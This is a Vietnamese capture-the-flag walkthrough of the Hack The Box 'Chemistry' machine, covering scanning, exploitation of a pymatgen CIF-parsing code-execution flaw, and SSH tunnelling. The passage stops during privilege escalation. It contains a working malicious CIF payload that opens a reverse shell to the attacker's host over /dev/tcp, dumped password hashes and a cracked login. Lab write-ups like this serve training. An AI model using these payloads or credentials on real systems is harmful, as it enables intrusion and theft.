


Chemistry has been Pwned!

Congratulations  **quockhanh020903**, best of luck in capturing flags ahead!

#8342	15 Dec 2024	30
MACHINE RANK	PWN DATE	POINTS EARNED

OKSHARE

<https://www.hackthebox.com/achievement/machine/2106021/631>

MỤC LỤC

1.Enumeration	1
2.FootHold	2
3.Exploit	4
4. Privilege Escalation	12

1.Enumeration

Quét công dịch vụ của máy chủ đích bằng câu lệnh :

nmap -sC -sV 10.10.11.38 -oA /root/Documents/HTB/Chemistry/

```
(root@lyquockhanh) - [~/Documents/HTB/Chemistry]
# nmap -sC -sV 10.10.11.38 -oA /root/Documents/HTB/Chemistry/
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-11 03:01 EST
Nmap scan report for 10.10.11.38 (10.10.11.38)
Host is up (0.50s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b6:fc:20:ae:9d:1d:45:1d:0b:ce:d9:d0:20:f2:6f:dc (RSA)
|   256 f1:ae:1c:3e:1d:ea:55:44:6c:2f:f2:56:8d:62:3c:2b (ECDSA)
|_  256 94:42:1b:78:f2:51:87:07:3e:97:26:c9:a2:5c:0a:26 (ED25519)
5000/tcp   open  upnp?
| fingerprint-strings:
|_  GetRequest:
|_    HTTP/1.1 200 OK
|_    Server: Werkzeug/3.0.3 Python/3.9.5
|_    Date: Wed, 11 Dec 2024 07:51:12 GMT
|_    Content-Type: text/html; charset=utf-8
|_    Content-Length: 719
|_    Vary: Cookie
|_    Connection: close
|_    <!DOCTYPE html>
|_    <html lang="en">
|_    <head>
|_    <meta charset="UTF-8">
|_    <meta name="viewport" content="width=device-width, initial-scale=1.0">
|_    <title>Chemistry - Home</title>
|_    <link rel="stylesheet" href="/static/styles.css">
|_    </head>
|_    <body>
|_    <div class="container">
|_    <div class="title">Chemistry CIF Analyzer</div>
|_    <p>Welcome to the Chemistry CIF Analyzer. This tool allows you to upload a CIF (Crystallographic Information F
file) and analyze the structural data contained within.</p>
|_    <div class="buttons">
|_    <center><a href="/login" class="btn">Login</a>
|_    <a href="/register" class="btn">Register</a></center>
|_    </div>
|_    </div>
|_    </body>
|_  RTSPRequest:
|_    <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
|_    "http://www.w3.org/TR/html4/strict.dtd">
|_    <html>
|_    <head>
|_    <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
|_    </head>
|_    </html>
|_  </body>
|_  </html>
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerpr
int at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF:Port5000-TCP:V=7.94SVN&I=7&D=12/11&Time=67594702&P=x86_64-pc-linux-gnu%
SF:r(GetRequest,38A,"HTTP/1.1\0x2020\0x200K\r\nServer:\0x20Werkzeug/3\0\0\0.3
SF:\0x20Python/3\0\0\0.5\r\nDate:\0x20Wed,\0x2011\0x20Dec\0x202024\0x2007:51:12\0x2
SF:0GMT\r\nContent-Type:\0x20text/html;\0x20charset=utf-8\r\nContent-Length:
SF:\0x20719\r\nVary:\0x20Cookie\r\nConnection:\0x20close\r\n\r\n<!DOCTYPE\0x20
SF:html>\n<html\0x20lang="en">\n<head>\n<meta\0x20charset=
SF:"UTF-8">\n<meta\0x20name="viewport"\0x20content="wid
SF:th-device-width,\0x20initial-scale=1\0">\n<title>Chemi
SF:stry\0x20Home</title>\n<link\0x20rel="stylesheet"/>
SF:\0x20href="/static/styles.css"/>\n</head>\n<body>\n<div\0x20class=
SF:"container">\n<div\0x20class="title">Chemistry CIF Analyzer</div>
SF:\0x20p>Welcome to the Chemistry CIF Analyzer. This tool allows you to upload a CIF (Crystallographic Information F
SF:information\0x20file)\0x20and\0x20analyze\0x20the\0x20structural\0x20data\0x20
SF:contained\0x20within\0x20<p>\n</div>\n<div\0x20class=
SF:"buttons">\n<center>\n<a href="/login" class="btn">Login</a>
SF:\0x20a href="/register" class="btn">Register</a>\n</center>
SF:\0x20</div>\n</body>\n</html>RTSPRequest,1F4,"<!DOCTYPE\0x20HTML\0x20PUB
SF:LIC\0x20"-//W3C//DTD\0x20HTML\0x204.01//EN"\n<html>\n<head>\n<meta http-equiv="Content-Type" content="text/html; charset=utf-8">\n</head>\n</html>
SF:20\0x20"http://www.w3.org/TR/html4/strict.dtd">\n<html>\n<head>\n<meta http-equiv="Content-Type" content="text/html; charset=utf-8">\n</head>\n</html>
SF:20\0x20<title>Error\0x20response</title>\n<div\0x20class="error">\n<h1>Error\0x20
SF:response</h1>\n<div\0x20class="message">\n<p>Message: \0x20Bad\0x20request\0x20
SF:version\0x20(\0x20"HTTP/1.1\0">\n</p>\n</div>\n</div>\n</body>\n</html>
SF:ror\0x20code\0x20explanation:\0x20HTTPStatus\0x20400\0x20Bad\0x20r
SF:quest\0x20syntax\0x20or\0x20unsupported\0x20method\0x20</p>\n</div>\n</body>\n</html>
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 176.55 seconds
```

Ta phát hiện máy đích đang mở dịch vụ openssh có cổng 22 và có dịch vụ https có cổng 5000

Hệ điều hành của máy chủ đích là Linux .

Sử dụng câu lệnh **echo "10.10.11.38 khanh_chemistry.htb khanh.khanh_chemistry.htb" | sudo tee -a /etc/hosts**
khanh.khanh_chemistry.htb" | sudo tee -a /etc/hosts


```
(root@lyquockhanh)-[~]
# echo "10.10.11.38 khanh_chemistry.htb khanh.khanh_chemistry.htb" | sudo tee -a /etc/hosts
10.10.11.38 khanh_chemistry.htb khanh.khanh_chemistry.htb

(root@lyquockhanh)-[~]
# cat /etc/hosts
127.0.0.1    localhost
127.0.1.1    kali
::1          localhost ip6-localhost ip6-loopback
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters

10.10.11.35  khanh_cicada.htb  khanh.khanh_cicada.htb
10.10.11.38  khanh_chemistry.htb  khanh.khanh_chemistry.htb
```

2. FootHold

Truy cập vào tên miền **khanh_chemistry.htb:5000** ta vào được website Chemistry CIF Analyzer .



TEST CHỨC NĂNG WEBSITE

Ta đăng ký tài khoản web với username : quockhanh và password : 020903

Register

Username

quockhanh

Password

•••••

Register

Already have an account? [Login here](#)

Đăng nhập vào website với tài khoản vừa đăng ký .

Dashboard


Please provide a valid CIF file. An example is available [here](#)

No file selected.

Your Structures

Filename	Actions
Logout	

Tải thử file cif mà website cho về :



Dashboard

Please provide a valid CIF file. An example is available [here](#)

No file selected.

Your Structures

Kiểm tra nội dung file example(1).cif được tải về :

```
(root@lyquockhanh)-[~/Downloads]
# cat example(1).cif
data_Example
_cell_length_a      10.00000
_cell_length_b      10.00000
_cell_length_c      10.00000
_cell_angle_alpha   90.00000
_cell_angle_beta    90.00000
_cell_angle_gamma   90.00000
_symmetry_space_group_name_H-M 'P 1'
loop_
_atom_site_label
_atom_site_fract_x
_atom_site_fract_y
_atom_site_fract_z
_atom_site_occupancy
H 0.00000 0.00000 0.00000 1
O 0.50000 0.50000 0.50000 1
```

Upload file example(1).cif vừa tải lên website

Dashboard

Please provide a valid CIF file. An example is available [here](#)

No file selected.

Your Structures

Filename	Actions
example1.cif	<input type="button" value="View"/> <input type="button" value="Delete"/>

Nội dung chi tiết file example1.cif

Chemistry - CIF Data

Formula: H1 O1

Lattice Parameters


a	10.0
b	10.0
c	10.0
α (alpha)	90.0
β (beta)	90.0
γ (gamma)	90.0
Volume	1000.0
Density	0.09327413990998862

Atomic Sites

Label	x	y	z
H	0.0	0.0	0.0
O	0.5	0.5	0.5

3.Exploit

Tìm kiếm lỗ hổng CVE về CIF Analyzer .



Ta tìm được lỗ hổng

CVE-2024-23346: Arbitrary Code Execution in Pymatgen via Insecure Deserialization

CVE-2024-23346: Arbitrary Code Execution in Pymatgen via Insecure Deserialization

2024-05-26 | James McGill

[CVE-2024-23346](#)
[CVE-2024-23346 exploit](#)
[CVE-2024-23346 PoC](#)
[pymatgen vulnerability](#)
[pymatgen exploit](#)
[RCE pymatgen](#)
[CVE-2024-23346 pymatgen fix](#)
[CVE-2024-23346 technical details](#)
[pymatgen 2.20 security update](#)
[Mitigating CVE-2024-23346 in pymatgen deployments](#)
[CVE-2024-23346 risk assessment](#)

Thông tin lỗ hổng : <https://ethicalhacking.uk/cve-2024-23346-arbitrary-code-execution-in-pymatgen-via-insecure/#gsc.tab=0>

Code khai thác :

Bây giờ chúng ta sẽ sử dụng tệp CIF khai thác sau cho PoC của mình:

```
data_5y0htAoR
_audit_creation_date          2018-06-08
_audit_creation_method        "Pymatgen CIF Parser Arbitrary Code Execution Exploit"

loop_
_parent_propagation_vector.id
_parent_propagation_vector.kxkykz
k1 [0 0 0]

_space_group_magn.transform_BNS_Pp_abc 'a,b,[d for d in
().__class__.__mro__[1].__getattr__ ( *[(().__class__.__mro__[1]]+["__sub" +
"classes__"]) () if d.__name__ == "BuiltinImporter"][0].load_module ("os").system ("touch
pwned");0,0,0'

_space_group_magn.number_BNS  62.448
_space_group_magn.name_BNS    "P  n'  m  a'  "
```

```
_space_group_magn.transform_BNS_Pp_abc 'a,b,[d for d in
().__class__.__mro__[1].__getattr__ ( *[(().__class__.__mro__[1]]+["__sub" +
"classes__"]) () if d.__name__ == "BuiltinImporter"][0].load_module ("os").system
("touch
pwned");0,0,0'
```

```
_space_group_magn.number_BNS 62.448
_space_group_magn.name_BNS 'P n' m a' "
```

Giải thích ý nghĩa :

- 1 **Lấy lớp object:** `().__class__.__mro__[1]` lấy lớp object, là lớp cơ sở cho tất cả các lớp trong Python.
- 2 **Truy cập phương thức `__getattr__`:** `__getattr__` là một phương thức cho phép truy cập các thuộc tính của một lớp.
- 3 **Chuẩn bị tham số:** Đoạn mã xây dựng một danh sách kết hợp giữa lớp object và chuỗi `"__subclasses__"`.
- 4 **Gọi phương thức `__subclasses__`:**
`().__class__.__mro__[1].__getattr__(*[().__class__.__mro__[1]]+["__sub"+"classes__"])` gọi phương thức `__subclasses__` trên lớp object, trả về danh sách tất cả các lớp con của object đã được tải trong môi trường hiện tại.
- 5 **Tìm BuiltinImporter:** `[d for d in ... if d.__name__ == "BuiltinImporter"]` lặp qua các lớp con để tìm lớp có tên `BuiltinImporter`, một phần của hệ thống nhập khẩu trong Python.
- 6 **Tải module `os`:** `[0].load_module("os")` tải module `os` bằng cách sử dụng `BuiltinImporter`.
- 7 **Thực thi lệnh hệ thống:** `.system("touch pwned")` thực thi lệnh hệ thống `touch pwned`, tạo một tệp trống có tên `pwned` trong thư mục hiện tại.

Yếu tố chính để khai thác nằm trong trường `_space_group_magn.transform_BNS_Pp_abc`. Sau đây là giải thích chi tiết:


- **List Comprehension:** Giá trị chứa một list understanding được gói gọn trong một chuỗi được trích dẫn đơn. Cấu trúc này cố gắng khai thác hàm `eval()` để bị tấn công trong `pymatgen`
- **Mã bị bóp méo:** Việc hiểu danh sách sử dụng các kỹ thuật được che giấu để bỏ qua phát hiện cơ bản. Nó truy xuất lớp `BuiltinImporter`, có thể bị lạm dụng để tải các mô-đun và thực thi mã tùy ý.
- **Thực thi mã:** Nếu `eval()` được sử dụng để xử lý chuỗi này, mã hiểu danh sách sẽ thực thi. Nó truy xuất mô-đun `os` và gọi hàm hệ thống để tạo tệp có tên `"pwned"`. Điều này biểu thị việc thực thi mã thành công.

Thêm payload khai thác vào file example(1).cif


```
_space_group_magn.transform_BNS_Pp_abc 'a,b,[d for d in
().__class__.__mro__[1].__getattr__ ( *[(().__class__.__mro__[1]]+["__sub" +
"classes__"]) () if d.__name__ == "BuiltinImporter"])[0].load_module ("os").system
("/bin/bash -c \'sh -i >& /dev/tcp/10.10.16.43/293 0>&1\'");0,0,0'
```

```
_space_group_magn.number_BNS 62.448
```

```
_space_group_magn.name_BNS 'P n' m a' "
```



Upload lại file example1.cif (chứa payload khai thác)



Lắng nghe cổng 293 trên máy bản thân .

```
File Actions Edit View Help
(root@lyquockhanh)-[~] [sg-free-1]: 'PUSH_REQUEST'
# nc -lvnp 293
listening on [any] 293 ...
2024-12-15 09:47:40 OPTIONS IMPORT: --explicit-exit-noti
2024-12-15 09:47:40 OPTIONS IMPORT: --ifconfig/up option
2024-12-15 09:47:40 OPTIONS IMPORT: route options modifi
2024-12-15 09:47:40 OPTIONS IMPORT: route-related option
2024-12-15 09:47:40 OPTIONS IMPORT: tun-mtu set to 1500
```

Bấm view để mở file example1.cif (payload) để gửi lại kết nối về máy tấn công tạo reverse shell .

Kết nối thành công với máy chủ đích

```
(root@lyquockhanh)-[~]
# nc -lvnp 293

listening on [any] 293 ...
connect to [10.10.16.43] from (UNKNOWN) [10.10.11.38] 52292
sh: 0: can't access tty; job control turned off
$ whoami
app
$
```

```

listening on [any] 293 ...
connect to [10.10.16.43] from (UNKNOWN) [10.10.11.38] 52292
sh: 0: can't access tty; job control turned off
$ whoami
app
$ ls -la
total 56
drwxr-xr-x 9 app app 4096 Dec 15 15:12 .
drwxr-xr-x 4 root root 4096 Jun 16 23:10 ..
-rw-r--r-- 1 app app 5852 Oct 9 20:08 app.py
lrwxrwxrwx 1 root root 9 Jun 17 01:51 .bash_history -> /dev/null
-rw-r--r-- 1 app app 220 Jun 15 2024 .bash_logout
-rw-r--r-- 1 app app 3771 Jun 15 2024 .bashrc
drwxrwxr-x 3 app app 4096 Jun 17 00:44 .cache
drwx----- 3 app app 4096 Dec 15 03:09 .gnupg
drwx----- 2 app app 4096 Dec 15 15:52 instance
drwx----- 7 app app 4096 Jun 15 2024 .local
-rw-r--r-- 1 app app 807 Jun 15 2024 .profile
-rw-r--r-- 1 app app 0 Dec 15 14:12 pwned
lrwxrwxrwx 1 root root 9 Jun 17 01:52 .sqlite_history -> /dev/null
drwx----- 2 app app 4096 Oct 9 20:13 static
drwx----- 2 app app 4096 Oct 9 20:18 templates
drwx----- 2 app app 4096 Dec 15 15:52 uploads
$ cd instance
$ ls -la
total 28
drwxr-xr-x 2 app app 4096 Dec 15 15:52 .
drwxr-xr-x 9 app app 4096 Dec 15 15:12 ..
-rwx----- 1 app app 20480 Dec 15 15:52 database.db
$

```

Đọc file database.db bằng câu lệnh *cat database.db*

```
$ cat database.db
*F*K*ytableuseruserCREATE TABLE user (
  id INTEGER NOT NULL,
  username VARCHAR(150) NOT NULL,
  password VARCHAR(150) NOT NULL,
  PRIMARY KEY (id),
  UNIQUE (username)
);indexsqlite_autoindex_user_1user*3StablestructurestructureCREATE TABLE structure (
  id INTEGER NOT NULL,
  user_id INTEGER NOT NULL,
  filename VARCHAR(150) NOT NULL,
  identifier VARCHAR(100) NOT NULL,
  PRIMARY KEY (id),
  FOREIGN KEY(user_id) REFERENCES user (id),
  UNIQUE (identifier)
)
****76Uexample1.cif275813d8-8c55-4d33-98a1-dde0951746c0
****
]](z)'U      275813d8-8c55-4d33-98a1-dde0951746c0structures
?..v++zM
*
*
h
Maxel19347f9724ca083b17e39555c36fd9007*6c7ee7f13b*Mnet40fa73c9d0083043c6576dd2b40511e4(Mevil4034a346ccce15292d823416f751kristel6896ba7b11a62cacffbdaded457cd92)(d5e(Mtesta
eusebio6cad48078d0241cca9a7b322cd073b3)abian4e5MTaniaaa4a55e816205dc0389591c9f82f43bbMvictoriac3601ad2286a4293868ec2a4bc60ba3)Mpeter6845c17d298d95aa942127bdad2ceb9b*Mc
arlos9ad48828b09555137fc0f7f6510c8f8*Mjobert3dec299e06f7ed187bac06bd3b670ab2*Mrobort02fc7f7c10adc37959fb21f06c6b467(Mrosa63ed86ee9f624c7b14f1d4f43dc251a5*Mapp197865e46
b878de9e74a0346b6d59886a)Madmin2861debaf8d99436a10ed6f75a252abf
quockhanhneevil*kiaateskali)baaiserderussie
risteaxeal
fabian
elacia
usebio
tania
victoriapeter
```

Đây là code về hệ cơ sở dữ liệu sqlite3

```

$ sqlite3 database.db
.tables
structure user
select * from user;
1|admin|2861debaf8d99436a10ed6f75a252abf
2|app|197865e46b878d9e74a0346b6d59886a
3|rosa|63ed86ee9f624c7b14f1d4f43dc251a5
4|robert|02fcf7cfc10adc37959fb21f06c6b467
5|jobert|3dec299e06f7ed187bac06bd3b670ab2
6|carlos|9ad48828b0955513f7cf0f7f6510c8f8
7|peter|6845c17d298d95aa942127bdad2ceb9b
8|victoria|c3601ad2286a4293868ec2a4bc606ba3
9|tania|a4aa55e816205dc0389591c9f82f43bb
10|eusebio|6cad48078d0241cca9a7b322ecd073b3
11|gelacia|4af70c80b68267012ecdac9a7e916d18
12|fabian|4e5d71f53fdd2eabdbabb233113b5dc0
13|axel|9347f9724ca083b17e39555c36fd9007
14|kristel|6896ba7b11a62cacffbdaded457c6d92
15|baiserderussie|eb843be1689a03a92d645c4a5e1f950d
16|kali|0cd698a0503946a852f2f81cc7d63ee3
17|test|ad0234829205b9033196ba818f7a872b
18|kiaaa|8c88b09de022049eff4611518860ed5e
19|evil|4034a346ccee15292d823416f7510a2f
20|net|40fa73c9d0083043c6576dd2b40511e4
21|quockhanh|5fc296e8a01626b30f306b6c7ee7f13b

```


Sử dụng công cụ sqlite3, tôi truy cập tệp “**database.db**” trong thư mục “**instance**” . Khi truy vấn cơ sở dữ liệu, tôi đã lấy được thông tin người dùng cùng với mật khẩu băm MD5 liên quan đến từng người dùng.

Ta sử dụng công cụ CrackStation trên website để crack mã băm

Thử crack mã băm admin không crack ra được :

Enter up to 20 non-salted hashes, one per line:

2861debaf8d99436a10ed6f75a252abf




Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
2861debaf8d99436a10ed6f75a252abf	Unknown	Not found.

Nhưng ta crack được mật khẩu : 63ed86ee9f624c7b14f1d4f43dc251a5 của tài khoản rosa .

Enter up to 20 non-salted hashes, one per line:

63ed86ee9f624c7b14f1d4f43dc251a5



Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
63ed86ee9f624c7b14f1d4f43dc251a5	md5	unicorniosrosados

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Vì dịch vụ ssh công 22 mở nên ta sẽ kết nối từ xa đến máy chủ đích bằng

username : rosa

password : unicorniosrosados

```
(root@lyquockhanh)-[~]
# ssh rosa@10.10.11.38
Warning: Permanently added the host's fingerprint to the list of known hosts.
The authenticity of host '10.10.11.38 (10.10.11.38)' can't be established.
ED25519 key fingerprint is SHA256:pCTpV0QcjONI3/FCDpSD+5DavCNbTobQqcaz7PC6S8k.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.38' (ED25519) to the list of known hosts.
rosa@10.10.11.38's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-196-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Sun 15 Dec 2024 04:11:18 PM UTC

System load:          0.0
Usage of /:            81.6% of 5.08GB
Memory usage:         35%
Swap usage:            0%
Processes:             238
Users logged in:      0
IPV4 address for eth0: 10.10.11.38
IPV6 address for eth0: dead:beef::250:56ff:feb9:b2fa

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

9 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sun Dec 15 15:32:30 2024 from 10.10.14.93
rosa@chemistry:~$ whoami
rosa
rosa@chemistry:~$
```

```

Last login: Sun Dec 15 15:32:30 2024 from 10.10.14.93
rosa@chemistry:~$ whoami
rosa
rosa@chemistry:~$ ls
key key2 test.py user.txt
rosa@chemistry:~$ cat user.txt
c92fa3176cb61bd0b0ec6790ed73200e
rosa@chemistry:~$ █

```

Ta đọc được flag user là c92fa3176cb61bd0b0ec6790ed73200e

Sử dụng câu lệnh **sudo -l** để xem quyền người dùng hiện tại . Người dùng hiện tại không có quyền quản trị .

```

Last login: Tue Dec 24 07:26:28 2024 from 10.10.16.29
rosa@chemistry:~$ sudo -l
[sudo] password for rosa:
Sorry, user rosa may not run sudo on chemistry.

```

4. Privilege Escalation

Liệt kê hệ thống đang kiểm tra xem có cổng nào khác được mở bên trong hay không.

Sử dụng câu lệnh **netstat -ntlp**

```

rosa@chemistry:~$ netstat -ntlp
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)

```

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State	PID/Program name
tcp	0	0	127.0.0.53:53	0.0.0.0:*	LISTEN	-
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN	-
tcp	0	0	0.0.0.0:5000	0.0.0.0:*	LISTEN	-
tcp	0	0	127.0.0.1:8080	0.0.0.0:*	LISTEN	-
tcp6	0	0	:::22	:::*	LISTEN	-

```

rosa@chemistry:~$ █

```

Thấy cổng 8080 đang mở bên trong

Ta tạo đường hầm ssh đến cổng 8080


ssh -v -N -L 20903:localhost:8080 rosa@khanh_chemistry.htb

```

File Actions Edit View Help
(root@lyquockhanh)-[~]
# ssh -v -N -L 20903:localhost:8080 rosa@khanh_chemistry.htb
OpenSSH_9.9p1 Debian-3, OpenSSL 3.3.2 3 Sep 2024
debug1: Reading configuration data /etc/ssh/ssh_config
debug1: Reading configuration data /etc/ssh/ssh_config.d/20-systemd-ssh-proxy.conf
debug1: /etc/ssh/ssh_config line 21: Applying options for *
debug1: Connecting to khanh_chemistry.htb [10.10.11.38] port 22.
debug1: Connection established.
debug1: identity file /root/.ssh/id_rsa type -1
debug1: identity file /root/.ssh/id_rsa-cert type -1
debug1: identity file /root/.ssh/id_ecdsa type -1
debug1: identity file /root/.ssh/id_ecdsa-cert type -1
debug1: identity file /root/.ssh/id_ecdsa_sk type -1
debug1: identity file /root/.ssh/id_ecdsa_sk-cert type -1
debug1: identity file /root/.ssh/id_ed25519 type -1
